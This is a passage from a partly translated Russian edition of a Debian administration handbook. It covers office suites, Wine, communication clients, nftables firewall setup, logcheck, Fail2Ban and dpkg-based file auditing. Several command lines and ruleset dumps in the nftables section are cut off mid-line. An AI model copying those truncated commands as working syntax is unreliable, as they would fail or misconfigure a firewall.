FusionForge has been used to power the `alioth.debian.org` platform used by the Debian project and its developers for collaborative package management and development for almost a decade. Due to some limitations it has been replaced and shut down in 2018 by a new service powered by GitLab. See sidebar [TOOL GitLab, Git repository hosting and much more.](#)

13.8. Офисные пакеты

Office software has long been seen as lacking in the free software world. Users require replacements for Microsoft tools such as Word and Excel, but these are so complex that replacements were hard to develop. The situation changed when Sun released the StarOffice code under a free license as OpenOffice, a project which later gave birth to LibreOffice, which is available on Debian. The KDE project also has its own office suite, called Calligra Suite (previously KOffice), and GNOME, while never offering a comprehensive office suite, provides AbiWord as a word processor and Gnumeric as a spreadsheet. The various projects each have their strengths. For instance, the Gnumeric spreadsheet is better than OpenOffice.org/LibreOffice in some domains, notably the precision of its calculations. On the word processing front, the LibreOffice suite still leads the way.

Another important feature for users is the ability to import Microsoft Office documents. Even though all office suites have this feature, only the ones in OpenOffice.org and LibreOffice are functional enough for daily use.

THE BROADER VIEW LibreOffice replaces OpenOffice.org

OpenOffice.org contributors set up a foundation (*The Document Foundation*) to foster the project's development. The idea had been discussed for some time, but the actual trigger was Oracle's acquisition of Sun. The new ownership made the future of OpenOffice under Oracle uncertain. Since Oracle declined to join the foundation, the developers had to give up on the OpenOffice.org name. This office suite is now known as *LibreOffice*, and is available in Debian.

After a period of relative stagnation on OpenOffice.org, Oracle donated the code and associated rights to the Apache Software Foundation, and OpenOffice is now an Apache project. This project is not currently available in Debian and is rather moribund when compared to LibreOffice.

LibreOffice and Calligra Suite are available in the libreoffice and calligra Debian packages, respectively. Although the gnome-office package was previously used to install a collection of office tools such as AbiWord and Gnumeric, this package is no longer part of Debian, with the individual

packages now standing on their own.

Language-specific packs for LibreOffice are distributed in separate packages, most notably `libreoffice-l10n-*` and `libreoffice-help-*`. Some features such as spelling dictionaries, hyphenation patterns and thesauri are in separate packages, such as `myspell-*`, `hunspell-*`, `hyphen-*` and `mythes-*`.

13.9. Эмуляция Windows: Wine

Несмотря на все усилия, упоминаемые ранее, есть еще ряд инструментов, не имеющих аналогов в Linux, или необходима только их оригинальная версия . В этих случаях поможет система эмуляции Windows. Наиболее известная среди них – Wine.

→ <https://www.winehq.org/>

ДОПОЛНЕНИЯ CrossOver Linux

CrossOver, produced by CodeWeavers, is a set of enhancements to Wine that broadens the available set of emulated features to a point at which Microsoft Office becomes fully usable. Some of the enhancements are periodically merged into Wine.

→ <https://www.codeweavers.com/products/>

Однако следует иметь в виду, что это только один из вариантов, проблема может также решаться с помощью виртуальной машины или VNC. Оба эти решения, подробно изложены в [АЛЬТЕРНАТИВА Виртуальные машины](#) и [АЛЬТЕРНАТИВА Windows Terminal Server или VNC](#).

Давайте начнем с напоминания: эмуляция позволяет выполнение программы (разработанной для целевой системы) в другой хост-системе. Программное обеспечение эмуляции использует хост-систему, где выполняется приложение, чтобы имитировать функции требуемые в целевой системе.

Теперь давайте установим необходимые пакеты (ttf-mscorefonts-installer, находится в секции contrib):

```
# apt install wine ttf-mscorefonts-installer
```

В 64-битной (amd64) системе, если ваши Windows-приложения

являются 32-битными, вам придется включить multi-arch, чтобы иметь возможность установить wine32 от архитектуры i386 (см. [Раздел 5.4.5, «Поддержка мультиархитектуры»](#)).

Потом, нужно запустить **winecfg** и настроить соответствия каталогов (Debian) устройствам (Windows). **winecfg** по умолчанию обнаруживает некоторые устройства; заметьте, что не следует, даже если Windows установлен на автоматически монтируемом устройстве, указывать в настройках Wine диск C: там, т. к. Wine заменит некоторые файлы на свои и использование Windows станет невозможным. Другие настройки примут значения по умолчанию. Для запуска Windows-программ их нужно установить через (Windows) установщик, входящий в Wine. Установка: **wine .../setup.exe**. Запуск: **wine .../program.exe**. Точный путь **program.exe** зависит от размещения C:, хотя во многих случаях **wine program** сработает, т. к. обычно программы устанавливаются в каталоги, в которых Wine будет их искать.

СОВЕТ Обход ошибок **winecfg**

Иногда при запуске **winecfg** (который является просто оболочкой) может произойти сбой. Чтобы избежать этого, попробуйте вручную запустить основную команду: **wine64 /usr/lib/x86_64-linux-gnu/wine/wine/winecfg.exe.so** или **wine32 /usr/lib/i386-linux-gnu/wine/wine/winecfg.exe.so**.

Обратите внимание, что вам не следует полагаться на Wine (или аналогичные решения) без фактического тестирования конкретного программного обеспечения: только реальные тесты окончательно определят, является ли эмуляция полностью функциональной.

АЛЬТЕРНАТИВА Виртуальные машины

Альтернативой эмуляции операционной системы Microsoft является ее запуск в виртуальной машине, которая полностью эмулирует аппаратную машину. Это позволяет запустить любую операционную систему. [Глава 12, Углублённое администрирование](#) описывает несколько систем виртуализации, особенно Xen и KVM (а также QEMU, VMWare и Bochs).

АЛЬТЕРНАТИВА *Windows Terminal Server* или VNC

Еще одна возможность заключается в том, чтобы удаленно запускать приложения Windows на центральном сервере с *Windows Terminal Server* и получать доступ к приложениям из машины Linux, используя *rdesktop*. Это Linux-клиент для протокола RDP (*Remote Desktop Protocol*), который *Windows NT/2000 Terminal Server* использует для отображения рабочих столов на удаленных машинах.

VNC предоставляет аналогичные возможности и в дополнение работает со многими операционными системами. Клиенты и серверы Linux VNC описаны в [Раздел 9.2, «Удалённый вход»](#).

13.10. Программное обеспечение коммуникации в реальном времени

Debian provides a wide range of Real-Time Communications (RTC) client software. The setup of RTC servers is discussed in [Раздел 11.8, «Real-Time Communication Services»](#). In SIP (Session Initiation Protocol) terminology, a client application or device is also referred to as a user agent.

Клиентские приложения различаются по функциональности. Некоторые больше подходят для активных пользователей чатов, другие - владельцам вебкамер. Возможно потребуется протестировать несколько приложений чтобы понять на сколько они подходят. В конечно счёте, пользователь может решить что ему нужно больше чем одно приложение, например, программа для обмена сообщениями с клиентами через XMPP и IRC-клиент для сотрудничества с некоторыми интернет-сообществами.

Чтобы максимизировать возможности пользователей для общения с остальным миром, рекомендуется настроить как SIP так и XMPP-клиенты или одного клиента, который поддерживает оба протокола.

The default GNOME desktop suggests the Empathy communications client. Empathy can support both SIP and XMPP. It supports instant messaging (IM), voice and video. The KDE project provides KDE Telepathy, a communications client based on the same underlying Telepathy APIs used by the GNOME Empathy client.

Popular alternatives to Empathy/Telepathy include Ekiga, Linphone, Psi and Jami (formerly known as Ring).

Some of these applications can also interact with mobile users using apps such as Luminous on Android.

→ <https://lumicall.org>

В руководстве *Real-Time Communications Quick Start Guide* есть глава о клиентском программном обеспечении.

→ <http://rtcquickstart.org/guide/multi/useragents.html>

COBET Обратите внимание на клиенты с поддержкой ICE и TURN

Некоторые RTC-клиенты имеют значительные проблемы с отправкой голоса и видео через брандмауэры и NAT-сети. Пользователи могут принимать звонки-призраки (их телефон звонит, но они не слышат собеседника) или они могут быть недоступны вовсе.

Протоколы ICE и TURN были разработаны для решения этих проблем. Использование TURN-сервера с открытым IP-адресом на каждом сайте и клиентского программного обеспечения с поддержкой ICE и TURN подходит для этого лучше всего.

Если программное обеспечение клиента предназначено только для обмена мгновенными сообщениями, то поддержка ICE или TURN не требуется.

Разработчики Debian управляют SIP-сервисом сообщества на <https://rtc.debian.org>. Сообщество наполняет wiki документацией о настройках многих клиентских приложений, предоставляемых Debian. Статьи wiki, снимки экрана являются полезным источником для каждого, кто настраивает схожее устройство на своей машине.

→ <https://wiki.debian.org/UnifiedCommunications/DebianDevelopers/UserGuide>

АЛЬТЕРНАТИВА Чат ретранслируемый в Интернет (IRC)

В дополнение к SIP и XMPP, рассмотрим IRC. Он наиболее ориентирован на концепцию каналов, где имя каждого начинается со знака решётки #. Каждый канал нацелен на освещение отдельной темы и любое количество людей может присоединиться для её обсуждения (также возможны частные беседы тет-а-тет). Протокол RTC старше остальных и не предоставляет возможность для сквозного шифрования сообщений, хотя возможно туннелирование IRC через SSL.

IRC-клиенты немного сложнее, но предоставляют множество возможностей для корпоративного использования. Например, пользователи-«операторы» канала, которые при нарушении нормального обсуждения другим пользователем, могут удалить его или запретить на канале навсегда.

Since the IRC protocol is very old, many clients are available to cater for many user groups; examples include XChat, and Smuxi (graphical clients based on GTK+), Irssi (text mode), Circe (integrated to Emacs), and so on.

Глава 14. Безопасность

Информационная система может иметь различный уровень значимости в зависимости от окружения. В некоторых случаях это является жизненно важным для сохранения компании. Следовательно, она должна быть защищена от различных видов рисков. Процесс оценки этих рисков, определение и осуществление защиты в совокупности известны как 'процесс обеспечения безопасности'.

14.1. Определение политики безопасности

ВНИМАНИЕ Охват текущей главы

Безопасность обширная и очень сложная тема, поэтому мы не можем утверждать, что охватим все в одной главе. Мы только подчеркнем несколько важных моментов и опишем некоторые инструменты и методы, которые могут быть полезны в области безопасности. Литература изобилует дополнительным материалом, и целые книги посвящены этой теме. Хорошим началом будет чтение *Linux Server Security* Michael D. Bauer (опубликованной O'Reilly).

Слово "Безопасность" охватывает широкий спектр концепций, инструментов и процедур, которые применяются повсеместно. Выбор среди них требует точного представления ваших целей. Безопасность системы начинается с ответа на несколько вопросов. Бросившись с головой в реализацию произвольных наборов инструментов, рискуете сфокусироваться на неправильных аспектах безопасности.

Поэтому первоначально нужно наметить цель. Хороший подход, помогающий определиться с целью начинается с ответов на следующие вопросы:

- Что мы пытаемся защитить? Политика безопасности отличается в зависимости от того, защищаем мы компьютеры или данные. В последнем случае, мы также должны знать, какие данные.
- Что мы пытаемся защитить? Утечка конфиденциальных данных? Случайная потеря данных? Потеря доходов, вызванные сбоем в работе?
- Также, от кого мы пытаемся защититься? Меры безопасности от ошибок обычных пользователей системы, будут отличаться от защиты от определенной группы атакующих.

Термин "риск" обычно используется для обозначения совокупности

трех факторов: что защищать, что необходимо предотвращать и кто будет пытаться сделать это. Моделирование риска требует ответов на эти три вопроса. Из этой модели риска может быть построена политика безопасности, и политика конкретных действий.

Примечание Частые вопросы

Брюс Шнайер, мировой эксперт в вопросах безопасности (не только компьютерной) пытается противостоять наиболее важным мифам безопасности с девизом: «Безопасность — это процесс, а не продукт». Защищаемые активы меняются во времени, поэтому делают возможными угрозы и средства потенциальных злоумышленников. Даже если первоначально политика безопасности была совершенно разработана и реализована, никто не должен почивать на лаврах. Риск компонентов развивается, и ответ на этот риск должен развиваться соответственно.

Дополнительные ограничения также стоит принимать во внимание, так как они могут ограничить диапазон возможных политик безопасности. На сколько далеко мы готовы зайти чтобы защитить систему? Этот вопрос имеет большое влияние в политике безопасности при реализации. Ответ слишком часто заключается в объёме денежных издержек, но другие элементы также должны быть рассмотрены, например, в количестве неудобства, наложенного на пользователей системы или снижении производительности.

После того, как риск был смоделирован, можно начать проектировать фактическую политику безопасности.

ЗАМЕТКА Чрезвычайная политика

Есть случаи, когда выбор действий, необходимых для защиты системы, крайне прост.

Для примера, если система включает защиту только поддержанные компьютеры, которые используются в течении дня, отказаться от защиты - будет разумным решением. Стоимость системы низкая. Ценность данных равна нулю, так как они не хранятся на компьютере. Потенциальный злоумышленник проникая в данную "систему" получит только громоздкий калькулятор. Стоимость обеспечения безопасности такой системы, вероятно, будет дороже, чем стоимость нарушения работоспособности.

С другой стороны, бывает необходимо защитить конфиденциальность секретных данных всевозможными способами, пренебрегая всеми остальными соображениями. В таком случае

решением будет полное уничтожение этих данных (надежное стирание файлов, измельчение жестких дисков на куски, а затем, растворение этих битов в кислоте и так далее). Если есть требование, что данные должны быть сохранены в хранилище для дальнейшего использования (но не обязательно должны быть легко доступны) и если стоимость не является значащим фактором, то отправной точкой будет хранение данных на носителях из иридий-платиновых сплавов, в горных бомбоубежищах в различных частях мира, каждое из которых (конечно) полностью засекречено и охраняется целыми армиями...

Extreme though these examples may seem, they would, nevertheless, be an adequate response to defined risks, insofar as they are the outcome of a thought process that takes into account the goals to reach and the constraints to fulfill. When coming from a reasoned decision, no security policy is less respectable than any other.

В большинстве случаев информационная система может быть сегментирована на согласованные и независимые подмножества. Каждая подсистема будет иметь собственные требования и ограничения и поэтому оценка риска и дизайн политики безопасности должны быть предприняты по отдельности для каждой. Хороший принцип - иметь в виду, что короткий и хорошо определённый периметр легче защитить, чем длинный с неопределенными границами. Организация сети также должна иметь соответствующую конструкцию: защищаемые сервисы должны быть сосредоточены на небольшом количестве машин, и эти машины должны быть доступны только с помощью минимального количества пунктов пропуска; обеспечение этих пунктов пропуска будет легче, чем обеспечить безопасность всех защищаемых машин против внешнего мира. Именно в этот момент польза фильтрации сети (в том числе брандмауэры) становится очевидной. Эта фильтрация может быть реализована на специальном оборудовании, но, возможно, более простым и гибким решением является использование программного брандмауэра, например, как тот, что интегрирован в ядро Linux.

14.2. Сетевой экран или Фильтрация пакетов

[Вернуться к началу Сетевой экран](#)

Сетевой экран является частью компьютерного оборудования с аппаратным или программным обеспечением, который фильтрует входящие и исходящие сетевые пакеты (исходящие из/в локальную сеть) и при совпадении некоторых условий выполняет действия.

Брандмауэр является фильтрующим сетевым шлюзом и влияет только на пакеты, которые должны пройти через него. Таким образом, безопасность может быть эффективной только когда путь через брандмауэр является единственным для этих пакетов.

КОНКРЕТНЫЕ СЛУЧАИ Локальный сетевой экран

Брандмауэр может быть предназначен для одной конкретной машины (в отличие от полной сети), в этом случае его роль заключается в фильтрации или ограничения доступа к некоторым сервисам или возможно для предотвращения исходящих соединений мошеннического программного обеспечения, которое пользователь может, вольно или невольно, установить.

The Linux kernel embeds the *netfilter* firewall, which can be controlled from user space with the **iptables**, **ip6tables**, **arptables** and **ebtables** commands.

However, Netfilter iptables commands are being replaced by nftables, which avoids many of its problems. Its design involves less code duplication, and it can be managed with just the **nft** command. Debian Buster uses the nftables framework by default.

To enable a default firewall in Debian execute:

```
# apt install -y nftables
```

```
Reading package lists... Done
...
# systemctl enable nftables.service
Created symlink /etc/systemd/system/sysinit.target.wants/nftables
```

14.2.1. nftables Behavior

As the kernel is processing a network packet it pauses and allows us to inspect the packet and decide what to do with that package. For example, we might want to drop or discard certain incoming packages, modify other packages in various ways, block certain outgoing packets to control against malware or redirect some packets at the earliest possible stage to bridge network interfaces or to spread the load of incoming packets between systems.

A good understanding of the layers 3, 4 and 5 of the OSI (Open Systems Interconnection) model is essential to get the most from netfilter.

CULTURE The OSI model

The OSI model is a conceptual model to implement networking protocols without regard to its underlying internal structure and technology. Its goal is the interoperability of diverse communication systems with standard communication protocols.

This model was defined in the standard ISO/EIC 7498. The following seven layers are described:

1. Physical: transmission and reception of raw bit streams over a physical medium
2. Data Link: reliable transmission of data frames between two nodes connected by a physical layer
3. Network: structuring and managing a multi-node network, including addressing, routing and traffic control
4. Transport: reliable transmission of data segments between points on a network, including segmentation, acknowledgment and multiplexing
5. Session: managing communication sessions, i.e. continuous exchange of information in the form of multiple back-and-forth transmissions between two nodes
6. Presentation: translation of data between a networking service and an application; including character encoding, data compression and encryption/decryption
7. Application: High-level APIs, including resource sharing, remote file access.

More information can be found on Wikipedia:

→ https://en.wikipedia.org/wiki/Osi_model

The firewall is configured with *tables*, which hold *rules* contained in *chains*. Unlike iptables, *nftables* does not have any default table. The user decides

which and how many tables to create. Every table must have only one of the following five families assigned: ip, ip6, inet, arp and bridge. ip is used if the family is not specified.

There are two types of chains: *base chains* and *regular chains*. A base chain is an entry point for packets from the networking stack, they are registered into the Netfilter hooks, ie. these chains see packets flowing through the TCP/IP stack. On the other hand, a regular chain is not attached to any hook, so they do not see any traffic, but it may be used as a jump target for better organization.

Rules are made of statements, which includes some expressions to be matched and then a verdict statement, like accept, drop, queue, continue, return, jump chain and goto chain.

НАЗАД К ОСНОВАМ ICMP

ICMP (*протокол межсетевых управляющих сообщений*) используется для передачи дополнительной информации о соединении. Он используется для теста соединений в сети командой **ping** (которая посылает ICMP эхо-запросы, на которые ожидается ответ в виде ICMP эхо-ответа), для сообщения при блокировании пакета межсетевым экраном, для сообщений о переполнении буфера приёма, для предложения лучшего маршрута для следующий пакетов в соединении и т. п. Он стандартизирован в нескольким документах, изначальные RFC777 и RFC792 были вскоре дополнены и расширены.

- <http://www.faqs.org/rfcs/rfc777.html>
- <http://www.faqs.org/rfcs/rfc792.html>

Например, буфер приёма это небольшая область памяти для хранения данных после их получения по сети и до их обработки ядром. Если эта область полностью заполнена, то новые данные не могут быть приняты и ICMP сигнализирует о проблеме, чтобы источник данных мог снизить скорость передачи данных (в идеале, через некоторое время должен быть достигнут баланс между источником и приёмником).

Несмотря на то, что IPv4 сеть может работать без ICMP, ICMPv6 необходима для сетей IPv6, т. к. она совмещает несколько функций, разделённых в IPv4 сетях между ICMPv4, IGMP (*протокол управления группами Интернета*) и ARP(*протокол определения адреса*). ICMPv6 определён в RFC4443.

- <http://www.faqs.org/rfcs/rfc4443.html>

14.2.2. Moving from iptables to nftables

The **iptables-translate** and **ip6tables-translate** commands can be used to translate old iptables commands into the new nftables syntax. Whole rulesets can also be translated, in this case we migrate the rules configured in one computer which has Docker installed:

```
# iptables-save > iptables-ruleset.txt
# iptables-restore-translate -f iptables-ruleset.txt

# Translated by iptables-restore-translate v1.8.2 on Thu Jul 18 1
add table ip filter
add chain ip filter INPUT { type filter hook input priority 0; po
add chain ip filter FORWARD { type filter hook forward priority 0
add chain ip filter OUTPUT { type filter hook output priority 0;
add chain ip filter DOCKER
add chain ip filter DOCKER-ISOLATION-STAGE-1
add chain ip filter DOCKER-ISOLATION-STAGE-2
add chain ip filter DOCKER-USER
add rule ip filter FORWARD counter jump DOCKER-USER
add rule ip filter FORWARD counter jump DOCKER-ISOLATION-STAGE-1
add rule ip filter FORWARD oifname "docker0" ct state related,est
add rule ip filter FORWARD oifname "docker0" counter jump DOCKER
add rule ip filter FORWARD iifname "docker0" oifname != "docker0"
add rule ip filter FORWARD iifname "docker0" oifname "docker0" co
add rule ip filter DOCKER-ISOLATION-STAGE-1 iifname "docker0" oif
add rule ip filter DOCKER-ISOLATION-STAGE-1 counter return
add rule ip filter DOCKER-ISOLATION-STAGE-2 oifname "docker0" cou
add rule ip filter DOCKER-ISOLATION-STAGE-2 counter return
add rule ip filter DOCKER-USER counter return
add table ip nat
add chain ip nat PREROUTING { type nat hook prerouting priority -
add chain ip nat INPUT { type nat hook input priority 100; policy
add chain ip nat POSTROUTING { type nat hook postrouting priority
add chain ip nat OUTPUT { type nat hook output priority -100; pol
add chain ip nat DOCKER
add rule ip nat PREROUTING fib daddr type local counter jump DOCK
add rule ip nat POSTROUTING oifname != "docker0" ip saddr 172.17.
add rule ip nat OUTPUT ip daddr != 127.0.0.0/8 fib daddr type loc
add rule ip nat DOCKER iifname "docker0" counter return
# Completed on Thu Jul 18 10:39:33 2019
# iptables-restore-translate -f iptables-ruleset.txt > ruleset.nf
# nft -f ruleset.nft
# nft list ruleset
```

```

table ip filter {
    chain INPUT {
        type filter hook input priority 0; policy accept;
    }

    chain FORWARD {
        type filter hook forward priority 0; policy drop;
        counter packets 0 bytes 0 jump DOCKER-USER
        counter packets 0 bytes 0 jump DOCKER-ISOLATION-S
        oifname "docker0" ct state related,established co
        oifname "docker0" counter packets 0 bytes 0 jump
        iifname "docker0" oifname != "docker0" counter pa
        iifname "docker0" oifname "docker0" counter packe
    }

    chain OUTPUT {
        type filter hook output priority 0; policy accept
    }

    chain DOCKER {
    }

    chain DOCKER-ISOLATION-STAGE-1 {
        iifname "docker0" oifname != "docker0" counter pa
        counter packets 0 bytes 0 return
    }

    chain DOCKER-ISOLATION-STAGE-2 {
        oifname "docker0" counter packets 0 bytes 0 drop
        counter packets 0 bytes 0 return
    }

    chain DOCKER-USER {
        counter packets 0 bytes 0 return
    }
}

table ip nat {
    chain PREROUTING {
        type nat hook prerouting priority -100; policy ac
        fib daddr type local counter packets 0 bytes 0 ju
    }

    chain INPUT {
        type nat hook input priority 100; policy accept;
    }

    chain POSTROUTING {

```

```

        type nat hook postrouting priority 100; policy accept
    }

    chain OUTPUT {
        type nat hook output priority -100; policy accept
        ip daddr != 127.0.0.0/8 fib daddr type local count
    }

    chain DOCKER {
        iifname "docker0" counter packets 0 bytes 0 return
    }
}

table ip mangle {
    chain PREROUTING {
        type filter hook prerouting priority -150; policy accept
    }

    chain INPUT {
        type filter hook input priority -150; policy accept
    }

    chain FORWARD {
        type filter hook forward priority -150; policy accept
    }

    chain OUTPUT {
        type route hook output priority -150; policy accept
    }

    chain POSTROUTING {
        type filter hook postrouting priority -150; policy accept
    }
}

```

The tools **iptables-nft**, **ip6tables-nft**, **arptables-nft**, **ebtables-nft** are versions of iptables that use the nftables API, so users can keep using the old iptables syntax with them, but that is not recommended; these tools should only be used for backwards compatibility.

14.2.3. Syntax of nft

The **nft** commands allow manipulating tables, chains and rules. The **table** option supports multiple operations: add, create, delete, list and flush. **nft add table ip6 mangle** adds a new table from the family ip6.

To insert a new base chain to the **filter** table, you can execute the following command (note that the semicolon is escaped with a backslash when using Bash):

```
# nft add chain filter input { type filter hook input priority 0
```

Rules are usually added with the following syntax: **nft add rule [family] table chain handle handle statement**.

insert is similar to the **add** command, but the given rule is prepended to the beginning of the chain or before the rule with the given handle instead of at the end or after that rule. For example, the following command inserts a rule before the rule with handler number 8:

```
# nft insert rule filter output position 8 ip daddr 127.0.0.8 dro
```

The executed **nft** commands do not make permanent changes to the configuration, so they are lost if they are not saved. The firewall rules are located in `/etc/nftables.conf`. A simple way to save the current firewall configuration permanently is to execute **nft list ruleset > /etc/nftables.conf** as root.

nft allows many more operations, refer to its manual page `nft(8)` for more information.

14.2.4. Installing the Rules at Each Boot

To enable a default firewall in Debian, you need to store the rules in `/etc/nftables.conf` and execute `systemctl enable nftables.service` as root. You can stop the firewall executing `nft flush ruleset` as root.

In other cases, the recommended way is to register the configuration script in `up` directive of the `/etc/network/interfaces` file. In the following example, the script is stored under `/usr/local/etc/arrakis.fw`.

Пример 14.1. `interfaces` file calling firewall script

```
auto eth0
iface eth0 inet static
    address 192.168.0.1
    network 192.168.0.0
    netmask 255.255.255.0
    broadcast 192.168.0.255
    up /usr/local/etc/arrakis.fw
```

This obviously assumes that you are using ifupdown to configure the network interfaces. If you are using something else (like *NetworkManager* or *systemd-networkd*), then refer to their respective documentation to find out ways to execute a script after the interface has been brought up.

14.3. Supervision: Prevention, Detection, Deterrence

Monitoring is an integral part of any security policy for several reasons. Among them, that the goal of security is usually not restricted to guaranteeing data confidentiality, but it also includes ensuring availability of the services. It is therefore imperative to check that everything works as expected, and to detect in a timely manner any deviant behavior or change in quality of the service(s) rendered. Monitoring activity can help detecting intrusion attempts and enable a swift reaction before they cause grave consequences. This section reviews some tools that can be used to monitor several aspects of a Debian system. As such, it completes [Раздел 12.4, «Мониторинг»](#).

14.3.1. Monitoring Logs with **logcheck**

The **logcheck** program monitors log files every hour by default. It sends unusual log messages in emails to the administrator for further analysis.

The list of monitored files is stored in `/etc/logcheck/logcheck.logfiles`; the default values work fine if the `/etc/rsyslog.conf` file has not been completely overhauled.

logcheck can work in one of three more or less detailed modes: *paranoid*, *server* and *workstation*. The first one is *very* verbose, and should probably be restricted to specific servers such as firewalls. The second (and default) mode is recommended for most servers. The last one is designed for workstations, and is even terser (it filters out more messages).

In all three cases, **logcheck** should probably be customized to exclude some extra messages (depending on installed services), unless the admin really wishes to receive hourly batches of long uninteresting emails. Since the message selection mechanism is rather complex, `/usr/share/doc/logcheck-database/README.logcheck-database.gz` is a required — if challenging — read.

The applied rules can be split into several types:

- those that qualify a message as a cracking attempt (stored in a file in the `/etc/logcheck/cracking.d/` directory);
- those canceling such a qualification (`/etc/logcheck/cracking.ignore.d/`);
- those classifying a message as a security alert (`/etc/logcheck/violations.d/`);
- those canceling this classification (`/etc/logcheck/violations.ignore.d/`);
- finally, those applying to the remaining messages (considered as *system events*).

CAUTION Ignoring a message

Any message tagged as a cracking attempt or a security alert (following a rule stored in a `/etc/logcheck/violations.d/myfile` file) can only be ignored by a rule in a `/etc/logcheck/violations.ignore.d/myfile` or `/etc/logcheck/violations.ignore.d/myfile-extension` file.

A system event is always signaled unless a rule in one of the `/etc/logcheck/ignore.d.{paranoid,server,workstation}/` directories states the event should be ignored. Of course, the only directories taken into account are those corresponding to verbosity levels equal or greater than the selected operation mode.

14.3.2. Monitoring Activity

14.3.2.1. In Real Time

top is an interactive tool that displays a list of currently running processes. The default sorting is based on the current amount of processor use and can be obtained with the **P** key. Other sort orders include a sort by occupied memory (**M** key), by total processor time (**T** key) and by process identifier (**N** key). The **k** key allows killing a process by entering its process identifier. The **r** key allows *renicing* a process, i.e. changing its priority.

When the system seems to be overloaded, **top** is a great tool to see which processes are competing for processor time or consume too much memory. In particular, it is often interesting to check if the processes consuming resources match the real services that the machine is known to host. An unknown process running as the www-data user should really stand out and be investigated, since it is probably an instance of software installed and executed on the system through a vulnerability in a web application.

top is a very flexible tool and its manual page gives details on how to customize its display and adapt it to one's personal needs and habits.

The **gnome-system-monitor** graphical tool is similar to **top** and it provides roughly the same features.

14.3.2.2. History

Processor load, network traffic and free disk space are information that are constantly varying. Keeping a history of their evolution is often useful in determining exactly how the computer is used.

There are many dedicated tools for this task. Most can fetch data via SNMP (*Simple Network Management Protocol*) in order to centralize this information. An added benefit is that this allows fetching data from network elements that may not be general-purpose computers, such as dedicated network routers or switches.

This book deals with Munin in some detail (see [Раздел 12.4.1, «Настройка Munin»](#)) as part of [Глава 12: «Углублённое администрирование»](#). Debian also provides a similar tool, cacti. Its deployment is slightly more complex, since it is based solely on SNMP. Despite having a web interface, grasping the concepts involved in configuration still requires some effort. Reading the HTML documentation (`/usr/share/doc/cacti/html/Table-of-Contents.html`) should be considered a prerequisite.

ALTERNATIVE mrtg

mrtg (in the similarly-named package) is an older tool. Despite some rough edges, it can aggregate historical data and display them as graphs. It includes a number of scripts dedicated to collecting the most commonly monitored data such as processor load, network traffic, web page hits, and so on.

The mrtg-contrib and mrtgutils packages contain example scripts that can be used directly.

14.3.3. Avoiding Intrusion

Attackers try to get access to servers by guessing passwords, which is why strong passwords must always be used. Even then, you should also establish measures against brute-force attacks. A brute-force attack is an attempt to log in to an unauthorised software system by performing multiple login attempts in a short period of time.

The best way to stop a brute-force attack is to limit the number of login attempts coming from the same origin, usually by temporarily banning an IP address.

Fail2Ban is an intrusion prevention software suite that can be configured to monitor any service that writes login attempts to a log file. It can be found in the package fail2ban.

Fail2Ban is configured through a simple protocol by **fail2ban-client**, which also reads configuration files and issues corresponding configuration commands to the server, **fail2ban-server**. It has four configuration file types, all stored in /etc/fail2ban:

- `fail2ban.conf`. Global configuration (such as logging).
- `filter.d/*.conf`. Filters specifying how to detect authentication failures. The Debian package already contains filters for many common programs.
- `action.d/*.conf`. Actions defining the commands for banning and unbanning of IP addresses.
- `jail.conf`. It is where *jails*, the combinations of filters and actions, are defined.

Let us have a look at the configuration of **sshd** in /etc/fail2ban/jail.conf to better understand how Fail2Ban works...

```
[...]
[DEFAULT]
[...]
bantime  = 10m
```

```
[...]
maxretry = 5
[...]
[sshd]
port      = ssh
logpath  = %(sshd_log)s
backend   = %(sshd_backend)s
```

Fail2Ban will check for failed login attempts for **sshd** using Python regular expressions defined in `/etc/fail2ban/filters.d/sshd.conf` against the log file of **sshd**, which is defined in the variable `sshd_log` in the file `/etc/fail2ban/paths_common.conf`. If Fail2Ban detects five failed login attempts in a row, it will ban the IP address where those attempts originated.

Fail2Ban is a very simple and effective way to protect against the most common brute-force attacks, but it cannot protect against distributed brute-force attacks, which is when an attacker uses a large number of machines spread around the Internet.

A good way to provide extra protection against distributed brute force attacks is to artificially increase the login time after each failed attempt.

14.3.4. Detecting Changes

Once the system is installed and configured, and barring security upgrades, there is usually no reason for most of the files and directories to evolve, data excepted. It is therefore interesting to make sure that files actually do not change: any unexpected change would therefore be worth investigating. This section presents a few tools able to monitor files and to warn the administrator when an unexpected change occurs (or simply to list such changes).

14.3.4.1. Auditing Packages with `dpkg --verify`

GOING FURTHER Protecting against upstream changes

`dpkg --verify` is useful in detecting changes to files coming from a Debian package, but it will be useless if the package itself is compromised, for instance, if the Debian mirror is compromised. Protecting against this class of attacks involves using APT's digital signature verification system (see [Раздел 6.6, «Проверка подлинности пакета»](#)), and taking care to only install packages from a certified origin.

`dpkg --verify` (or `dpkg -V`) is an interesting tool since it allows finding what installed files have been modified (potentially by an attacker), but this should be taken with a grain of salt. To do its job it relies on checksums stored in `dpkg`'s own database which is stored on the hard disk (they can be found in `/var/lib/dpkg/info/package.md5sums`); a thorough attacker will therefore update these files so they contain the new checksums for the subverted files.

BACK TO BASICS File fingerprint

As a reminder: a fingerprint is a value, often a number (even though in hexadecimal notation), that contains a kind of signature for the contents of a file. This signature is calculated with an algorithm (MD5 or SHA1 being well-known examples) that more or less guarantee that even the tiniest change in the file contents implies a change in the fingerprint; this is known as the “avalanche effect”. This allows a simple numerical fingerprint to serve as a litmus test to check whether the contents of a file have been altered. These algorithms are not reversible; in other words, for most of them, knowing a fingerprint doesn't allow finding the corresponding contents. Recent mathematical advances seem to weaken the absoluteness of these principles, but their use is not called into

question so far, since creating different contents yielding the same fingerprint still seems to be quite a difficult task.

Running **dpkg -V** will verify all installed packages and will print out a line for each file with a failing test. The output format is the same as the one of **rpm -V** where each character denotes a test on some specific meta-data. Unfortunately **dpkg** does not store the meta-data needed for most tests and will thus output question marks for them. Currently only the checksum test can yield a "5" on the third character (when it fails).

```
# dpkg -V  
??5?????? /lib/systemd/system/ssh.service  
??5?????? c /etc/libvirt/qemu/networks/default.xml  
??5?????? c /etc/lvm/lvm.conf  
??5?????? c /etc/salt/roster
```

In the sample above, dpkg reports a change to SSH's service file that the administrator made to the packaged file instead of using an appropriate `/etc/systemd/system/ssh.service` override (which would be stored below `/etc` like any configuration change should be). It also lists multiple configuration files (identified by the "c" letter on the second field) that had been legitimately modified.

14.3.4.2. Auditing Packages: **debsums** and its Limits

debsums is the ancestor of **dpkg -V** and is thus mostly obsolete. It suffers from the same limitations than dpkg. Fortunately, some of the limitations can be worked-around (whereas dpkg does not offer similar work-arounds).

